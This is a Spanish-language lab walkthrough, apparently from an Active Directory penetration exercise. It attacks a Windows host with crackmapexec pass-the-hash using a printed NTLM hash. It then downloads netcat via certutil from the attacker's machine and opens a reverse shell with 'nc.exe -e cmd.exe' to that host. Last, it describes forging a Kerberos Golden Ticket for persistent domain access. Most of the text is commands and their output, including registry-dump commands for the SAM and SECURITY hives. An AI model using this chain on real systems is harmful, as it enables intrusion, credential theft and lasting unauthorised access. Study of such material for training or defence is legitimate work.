/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q
 /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
SMB         172.16.1.129    445    PC5              [*] Windows 10 Pro 10586 x64 (name:PC5) (domain:cs.org) (signing:False) (SMBv1:
True)
SMB         172.16.1.129    445    PC5              [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!)
SMB         172.16.1.129    445    PC5              [+] Executed command
```

```
└─$ crackmapexec smb 172.16.1.129 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -
x "dir  C:\\"

/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q
 /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
SMB         172.16.1.129    445    PC5              [*] Windows 10 Pro 10586 x64 (name:PC5) (domain:cs.org) (signing:False) (SMBv1:
True)
SMB         172.16.1.129    445    PC5              [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!)
SMB         172.16.1.129    445    PC5              [+] Executed command
SMB         172.16.1.129    445    PC5              El volumen de la unidad C no tiene etiqueta.
SMB         172.16.1.129    445    PC5              El número de serie del volumen es: 8647-33FC
SMB         172.16.1.129    445    PC5
SMB         172.16.1.129    445    PC5              Directorio de C:\
SMB         172.16.1.129    445    PC5
SMB         172.16.1.129    445    PC5              30/10/2015  02:24    <DIR>          PerfLogs
SMB         172.16.1.129    445    PC5              12/11/2024  00:50    <DIR>          Program Files
SMB         172.16.1.129    445    PC5              30/10/2015  02:24    <DIR>          Program Files (x86)
SMB         172.16.1.129    445    PC5              21/11/2024  09:27    <DIR>          prueba
SMB         172.16.1.129    445    PC5              13/11/2024  09:58    <DIR>          Users
SMB         172.16.1.129    445    PC5              12/11/2024  00:44    <DIR>          Windows
SMB         172.16.1.129    445    PC5              0 archivos              0 bytes
SMB         172.16.1.129    445    PC5              6 dirs  37,098,643,456 bytes libres
```

Después de crear la carpeta verificamos que se creo correctamente , ahora vamos a descargar netcat y lo vamos aguardar en esa ruta

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 172.16.1.129 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -
x "certutil.exe -urlcache -f http://172.16.4.115:8080/nc.exe C:\prueba\nc.exe"

/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q
 /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
SMB         172.16.1.129    445    PC5              [*] Windows 10 Pro 10586 x64 (name:PC5) (domain:cs.org) (signing:False) (SMBv1:
True)
SMB         172.16.1.129    445    PC5              [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!)
SMB         172.16.1.129    445    PC5              [+] Executed command
SMB         172.16.1.129    445    PC5              ****  En línea  ****
SMB         172.16.1.129    445    PC5              CertUtil: -URLCache comando completado correctamente.
```

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 172.16.1.129 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -
x "dir C:\prueba"

/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q
 /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
SMB         172.16.1.129    445    PC5              [*] Windows 10 Pro 10586 x64 (name:PC5) (domain:cs.org) (signing:False) (SMBv1:
True)
SMB         172.16.1.129    445    PC5              [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!)
SMB         172.16.1.129    445    PC5              [+] Executed command
SMB         172.16.1.129    445    PC5              El volumen de la unidad C no tiene etiqueta.
SMB         172.16.1.129    445    PC5              El número de serie del volumen es: 8647-33FC
SMB         172.16.1.129    445    PC5
SMB         172.16.1.129    445    PC5              Directorio de C:\prueba
SMB         172.16.1.129    445    PC5
SMB         172.16.1.129    445    PC5              21/11/2024  09:35    <DIR>          .
SMB         172.16.1.129    445    PC5              21/11/2024  09:35    <DIR>          ..
SMB         172.16.1.129    445    PC5              21/11/2024  09:35            59,392 nc.exe
SMB         172.16.1.129    445    PC5              1 archivos         59,392 bytes
SMB         172.16.1.129    445    PC5              2 dirs  37,089,013,760 bytes libres
```

Después de verificar que se descargó correctamente y que se encuentra en esa ruta vamos a ejecutar ese comando

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 172.16.1.130 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -
x "C:\prueba\nc.exe -e cmd.exe 172.16.4.115 4344"

/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q
 /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
SMB         172.16.1.130    445    PC5              [*] Windows 10 Pro 10586 x64 (name:PC5) (domain:cs.org) (signing:False) (SMBv1:
True)
SMB         172.16.1.130    445    PC5              [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!)
```

kali@kali: ~ 137x16

```
C:\>cd juliii

┌──(kali㉿kali)-[~]
└─$ nc -lvp 4344
listening on [any] 4344 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvp 4344
listening on [any] 4344 ...
172.16.1.130: inverse host lookup failed: Unknown host
connect to [172.16.4.115] from (UNKNOWN) [172.16.1.130] 58042
Microsoft Windows [Versi•n 10.0.10586]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\>
```


En este comando decimos que se va a crear una cmd en la ip del Kali por el puerto especificado , luego de escuchar en Kali por ese puerto , ya tenemos una cmd del la maquina victima , verificamos con un ipconfig


```
C:\>ipconfig
ipconfig

Configuraci•n IP de Windows


Adaptador de Ethernet Ethernet:

   Sufijo DNS espec•fico para la conexi•n. . : www.tendawifi.com
   V•nculo: direcci•n IPv6 local. . . : fe80::d51:d292:6e1e:c9ed%9
   Direcci•n IPv4. . . . . . . . . . . . . . : 172.16.1.130
   M•scara de subred . . . . . . . . . . . . : 255.255.248.0
   Puerta de enlace predeterminada . . . . . : 172.16.0.1

Adaptador de Ethernet Conexi•n de red Bluetooth 2:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS espec•fico para la conexi•n. . :

Adaptador de t•nel isatap.www.tendawifi.com:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS espec•fico para la conexi•n. . : www.tendawifi.com

C:\>
```

Verificamos que también tenemos el hash del usuario kerberos que es el que proporciona los tickets y creamos un ticket
Genera un Golden Ticket: Este ticket manipulado puede ser usado para autenticarse en cualquier recurso del dominio, como si fueras un administrador del dominio, sin necesidad de conocer las contraseñas reales.


Otorga acceso persistente: Con este ticket, puedes acceder al dominio incluso si las contraseñas de las cuentas han sido cambiadas, mientras el hash de la cuenta KRBTGT permanezca sin modificar.

Guarda el ticket: El archivo generado (jessid.kirbi) puede ser importado con herramientas como Mimikatz para autenticarse en los sistemas del dominio.





Aquí verificamos que creamos el ticket y listamos los recursos compartidos del servidor


PS C:\Users\caro.CS\Documents\Tools2\CRTE\Old_Tools\kekeo_old> ls \\SERVER.cs.org\C$
Directorio: \\SERVER.cs.org\C$
Mode LastWriteTime Length Name
d----- 15/09/2018 2:19 PerfLogs
d-r--- 13/11/2024 9:07 Program Files
d----- 13/11/2024 8:36 Program Files (x86)
d----- 15/11/2024 10:48 Tools
d-r--- 21/11/2024 10:53 Users
d----- 21/11/2024 11:29 Windows
PS C:\Users\caro.CS\Documents\Tools2\CRTE\Old_Tools\kekeo_old>